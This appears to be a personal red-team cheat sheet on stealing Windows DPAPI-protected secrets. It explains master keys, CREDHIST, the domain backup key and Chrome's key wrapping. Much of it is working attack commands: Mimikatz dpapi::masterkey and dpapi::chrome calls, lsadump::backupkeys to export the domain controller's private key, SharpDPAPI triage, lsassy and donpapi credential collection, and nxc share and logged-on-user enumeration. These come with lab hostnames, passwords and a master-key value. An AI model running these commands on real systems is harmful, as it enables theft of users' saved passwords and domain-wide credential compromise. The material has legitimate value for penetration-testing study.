
Resources
- General
- What is profile roaming : https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/hh848267(v=ws.11)
- Creating Roamin Profiles : https://www.youtube.com/watch?v=MNUikVu5Sgs || https://www.youtube.com/watch?v=No73bzPmBJc
- Offensive
Commands
- Recon
- Files
ls C:\Users\fmoheb\AppData\Local\Microsoft\Credentials\ -Force # Windows System Secrets (RDP,Network Shares, Outlook)
ls C:\Users\fmoheb\AppData\Roaming\Microsoft\Credentials\ -Force # Domain Used secrets
ls C:\Users\fmoheb\AppData\Roaming\Microsoft\Protect\S-1-5-21-1285315433-3507361360-214017475-1103\ -Force # Master Keys
ls C:\Users\fmoheb\AppData\Roaming\Microsoft\Protect\CREDHIST -Force # Credhist
ls C:\Windows\System32\Microsoft\Protect\S-1-5-18\ -Force # LOCAL machine DPAPI
ls C:\Windows\System32\Microsoft\Protect\S-1-5-18\User\ -Force # SYSTEM acc DPAPI
- Files
- Access
- Same User Session (Kowning user pass or not )
- Mimikatz
 dpapi::cred /in:C:\Users\fmoheb\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D # Get the guidMasterKey
 dpapi::masterkey /in:C:\Users\fmoheb\AppData\Roaming\Microsoft\Protect\S-1-5-21-1285315433-3507361360-214017475-1103\30a1073f-8f34-4316-a9d4-26c0eb00eb52 /rpc # Decrypt the Master key file to get the master key
dpapi::masterkey /in:"C:\Users\fmoheb\AppData\Roaming\Microsoft\Protect\S-1-5-21-1285315433-3507361360-214017475-1103\30a1073f-8f34-4316-a9d4-26c0eb00eb52" /rpc # Decrypt the RPC using DC (I'm on the same user session)

dpapi::masterkey /in:"C:\Users\fmoheb\AppData\Roaming\Microsoft\Protect\S-1-5-21-1285315433-3507361360-214017475-1103\30a1073f-8f34-4316-a9d4-26c0eb00eb52" /password:Password123#fff # If you know the user password and don't need the DC


dpapi::cred /in:C:\Users\fmoheb\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D  /masterkey:dd6726e97dfc941f675e9579ac86a3eb9edd179965a2d58baecaa47c7724463a24d131b6ea634a8b29fdb26c82e179dee29acaecdc5ac82048e536599d70c203 # Pingo
- Mimikatz
- Diffrent User Session
- Administrator
- Local Admin
- Dump all the device users
- Domain Admin
- Use the DC backup Key
- Local Admin
- Know His Password / NTLM Hash
- Same Domain
runas /user:arya.stark cmd.exe # This user must has a roaming profile in ur device - Out of the domain (You must has access on the C$ Share)
nxc smb 192.168.99.11 -u fmoheb -p 'Password123#fPassword123#f' --shares
donpapi collect -t 192.168.99.10 -d redteamrecipes.com -u administrator -p Password123#a
- Same Domain
- Administrator
- Administrator
- SharpDPAPI
.\SharpDPAPI.exe backupkey /nowrap /server:redteamrecipes.com /file:key.pvk # Save the Backup key in file .\SharpDPAPI.exe backupkey /nowrap /server:redteamrecipes.com # print it in base64 .\SharpDPAPI.exe masterkeys /pvk:key.pvk # Decrypt tha masterkesy and gvie you the **Keyhash** .\SharpDPAPI.exe triage /pvk:key.pvk # Decrypt all the keys and search for every creds , vault , .... and get the user,password - Mimikatz
mimikatz # lsadump::backupkeys /system:win19.redteamrecipes.com /export # export the Domain Master key
dpapi::masterkey /in:C:\Users\fmoheb\AppData\Roaming\Microsoft\Protect\S-1-5-21-1285315433-3507361360-214017475-1103\30a1073f-8f34-4316-a9d4-26c0eb00eb52 /pvk:ntds_capi_0_a1993296-77a1-491a-9bfc-7a19f612f154.keyx.rsa.pvk # Getting the Fady master key
- SharpDPAPI
- Out Of Domain (But with the Files or Creds)
- lsassy
lsassy -d redteamrecipes.com -u administrator -p Password123#a 192.168.99.25 -m rdrleakdiag -M masterkeys
- lsassy
- Local Machine
- SYSTEM Account
- Same User Session (Kowning user pass or not )
- Services
- Chrome
(gc "$env:LOCALAPPDATA\Google\Chrome\User Data\Local State" | ConvertFrom-Json).os_crypt.encrypted_key # Show The encrypted Key with DPAPI (You just need the master key to dencrypt it)


dpapi::chrome /in:"C:\Users\fmoheb\AppData\Local\Google\Chrome\User Data\Default\Login Data" /masterkey:dd6726e97dfc941f675e9579ac86a3eb9edd179965a2d58baecaa47c7724463a24d131b6ea634a8b29fdb26c82e179dee29acaecdc5ac82048e536599d70c203 # All in one (if you already have the master key)

OR

dpapi::chrome /in:"C:\Users\bob\AppData\Local\Google\Chrome\User Data\Default\Login Data" /unprotect
- Chrome
- Tips & Tricks
- Live users sessions
quser
OR
query user

Get-Process wsmprovhost -IncludeUserName # For Network login (Admin)

nxc smb 192.168.99.11 -u kozo -p 'Password123#k' --loggedon-users
- Cache
mimikatz # dpapi::cache
- Live users sessions
Tools
- SharpDPAPI : https://github.com/GhostPack/SharpDPAPI
Notes
INFOs
- The process of created a MasterKey is repeated every three months since MasterKeys expire.
AppData\Roaming\Microsoft\CredentialsLook here for saved RDP passwords, SMB share credentials, and Domain passwords. (High Value!)AppData\Local\Microsoft\CredentialsLook here for browsers, OneDrive tokens, and specific application secrets.- Chrome generates a random AES-256 key. It uses this AES key to encrypt your passwords and cookies. It then encrypts the AES key itself using DPAPI and stores it in the Local State file.
- Roaming sync is doing when u loged off
- There is a special file (CREDHIST) whose task is to store all previous user passwords. It is also encrypted with the user’s current password and stored on the stack. If the system suddenly fails to decrypt the master key, it does the following: using the current password, it decrypts the first record in CREDHIST. The resulting password tries to decrypt the master key again, and so on until the passwords in the chain run out or the master key is decrypted.
Local Architecture Diagram
flowchart TD
    subgraph PHASE1["PHASE 1: Windows Logon"]
        User["User Input"]
        Pass["Password String"]
        SID["User SID Salt"]
        PBKDF2["PBKDF2 Hashing"]
        KEK["Key Encryption Key (KEK)"]
    end

    subgraph PHASE2["PHASE 2: DPAPI Master Key"]
        DiskMK["Encrypted Master Key File"]
        WinMK["Windows Master Key"]
    end

    subgraph PHASE3["PHASE 3: Chrome Key"]
        LocalState["Local State JSON"]
        EncAES["Encrypted AES Key"]
        ChromeAES["Chrome AES-256 Key"]
    end

    subgraph PHASE4["PHASE 4: Login Data"]
        LoginDB["Login Data SQLite"]
        Blob["v10 Encrypted Blob"]
        Clear["Cleartext Password"]
    end

    User --> Pass
    Pass --> PBKDF2
    SID --> PBKDF2
    PBKDF2 --> KEK
    KEK --> DiskMK
    DiskMK --> WinMK
    LocalState --> EncAES
    WinMK --> EncAES
    EncAES --> ChromeAES
    LoginDB --> Blob
    ChromeAES --> Blob
    Blob --> Clear
- When the user logs in, Windows does not store their plaintext password. Instead, it combines the Password String with the User SID (acting as a salt). This combination is processed through the PBKDF2 Algorithm (with high iteration counts) to generate the Key Encryption Key (KEK). This key exists only in memory (LSASS).
- The KEK is used to decrypt the specific Master Key File located in
%APPDATA%\Microsoft\Protect\{SID}\. Once decrypted, this yields the Windows Master Key (a random 64-byte number). This Master Key is the root of trust for all user secrets on the system.- Chrome generates a random AES-256 Key when it is first installed. It encrypts this key using the Windows Master Key and stores the result in the
Local StateJSON file.
- Action: Chrome reads
Local State→ Sends encrypted key to Windows → Windows decrypts it → Chrome receives the raw AES-256 Key.
- When the user visits a site (e.g., Facebook), Chrome looks up the relevant row in the
Login DataSQLite database. It extracts the encrypted blob (starting withv10). It uses the AES-256 Key (retrieved in Phase 3) to decrypt this blob, resulting in the Cleartext Password.- To steal Chrome credentials, you cannot simply copy the
Login Datadatabase file. You must acquire two files and valid User Credentials (or a dumped Master Key).
- Required Files:
%LocalAppdata%\Google\Chrome\User Data\Local State(The Key)%LocalAppdata%\Google\Chrome\User Data\Default\Login Data(The Vault)
Joined Architecture Diagram
flowchart TD
    subgraph DC["Domain Controller"]
        DCPriv["DC Private Key"]
        DCPub["DC Public Key"]
    end

    subgraph WS0["Workstation: Domain Join"]
        Laptop["Computer Joins Domain"]
        Cache["Cached Public Key"]
    end

    subgraph WS1["Workstation: Master Key Creation"]
        Gen["Generate Random Master Key"]
        UserPass["User Password"]
        FileMaster["Master Key File"]
        Slot1["Slot 1: User Copy"]
        Slot2["Slot 2: Backup Copy"]
    end

    subgraph Recovery["Recovery / Attack Path"]
        RPC["MS-BKRP RPC"]
        Recov["Recovered Master Key"]
        Attacker["Red Team Attack"]
    end

    ChromeDB["Chrome Login Data"]

    DCPub --> Laptop
    Laptop --> Cache
    Gen --> Slot1
    Gen --> Slot2
    UserPass --> Slot1
    Cache --> Slot2
    Slot1 --> FileMaster
    Slot2 --> FileMaster
    UserPass --> Recov
    Slot2 --> RPC
    RPC --> DCPriv
    DCPriv --> RPC
    RPC --> Recov
    Attacker --> DCPriv
    Attacker --> Slot2
    Recov --> ChromeDB
- When the workstation joins the domain, it downloads the DC Public Key via the MS-BKRP protocol. This key is cached locally in the registry/memory to ensure offline capability.
- When a Master Key is generated, Windows creates two separate encrypted copies of the same key within the file header:
- Slot 1 (User Lock): Wrapped with the User’s Password Hash (PBKDF2). -Slot 2 (Backup Lock): Wrapped with the DC Public Key.
- If the user forgets their password, the local
lsass.exeextracts Slot 2 and sends it to the Domain Controller via RPC. The DC uses its Private Key to decrypt the blob and returns the raw Master Key to the client. The client then re-encrypts the key with the new user password and updates Slot 1.- The DC Private Key is the “Skeleton Key” for the entire domain.
- The Attack: Use
mimikatz # lsadump::backupkeyson the DC to export the Private Key.- The Impact: With this key, you can offline decrypt Slot 2 of any Master Key file from any user in the organization, completely bypassing the need for their passwords.
Directory Architecture

- Files: 30a1073f-8f34-4316-a9d4-26c0eb00eb52, 6263a36a-a207-4e7e-98b4-40c651e47ed2 These are your actual Master Keys each one has 2 slots one for DC and one with my password
- Preferred it’s a pointer like when u need to decrypt use this
- BK-REDTEAMRECIPES is the dc public key
DPAPI Scopes & Attack Vectors
DPAPI Scope Target / Owner Master Key Location Key Protection Source Critical Section Common Loot Attack Requirement Local Machine The OS itself (System-wide) %WINDIR%\System32\Microsoft\Protect\S-1-5-18\DPAPI_SYSTEM (LSA Secret) Section 1 WiFi (WPA2), VPN Configs, Update Tokens Administrator / SYSTEM (Dump LSA Secrets) System Users Service Accounts (LocalService, NetworkService) %WINDIR%\System32\Microsoft\Protect\S-1-5-18\User\DPAPI_SYSTEM (LSA Secret) Section 1 IIS AppPool Creds, Scheduled Tasks, SQL Service Creds Administrator / SYSTEM (Dump LSA Secrets) Local User Standalone User (Non-Domain) %AppData%\Roaming\Microsoft\Protect\<SID>User Password (at creation) Section 3 (CREDHIST) Chrome, Outlook, RDP (Local) User Password / NTLM Hash (No Domain Backup Key available) Domain User Active Directory User (e.g., fmoheb)%AppData%\Roaming\Microsoft\Protect\<SID>User Password AND Domain Controller Key Section 4 (Backup Key) Chrome, Edge, RDP, SMB Shares User Password OR Domain Backup Key (.pvk) OR RPC
- Section 1: Standard encryption. (Used by Machine/System keys).
- Section 3 (Local Only): Contains the CREDHIST pointer. Allows decryption of old Master Keys if you have the password history/hashes.
- Section 4 (Domain Only): The Backup Key Backdoor. Encrypted with the Domain Controller’s public key. Allows recovery via
.pvk(Backup Key) without the user’s password.
Later 2 Read
- https://pentestlab.blog/tag/dpapi/
- https://www.coresecurity.com/core-labs/articles/reading-dpapi-encrypted-keys-mimikatz
- https://specterops.io/blog/2017/07/31/offensive-encrypted-data-storage-dpapi-edition/
- https://security.googleblog.com/2024/07/improving-security-of-chrome-cookies-on.html
- https://github.com/The-Viper-One/Invoke-PowerDPAPI/
- https://gist.github.com/HarmJ0y/2af9ac57f95e6663a26742774c822b10
- https://swisskyrepo.github.io/InternalAllTheThings/redteam/evasion/windows-dpapi/
- https://specterops.io/blog/2018/08/22/operational-guidance-for-offensive-user-dpapi-abuse/
- https://infosecwriteups.com/decrypting-dpapi-credentials-offline-8c8f27207956
- https://ppn.snovvcra.sh/pentest/infrastructure/ad/credential-harvesting/dpapi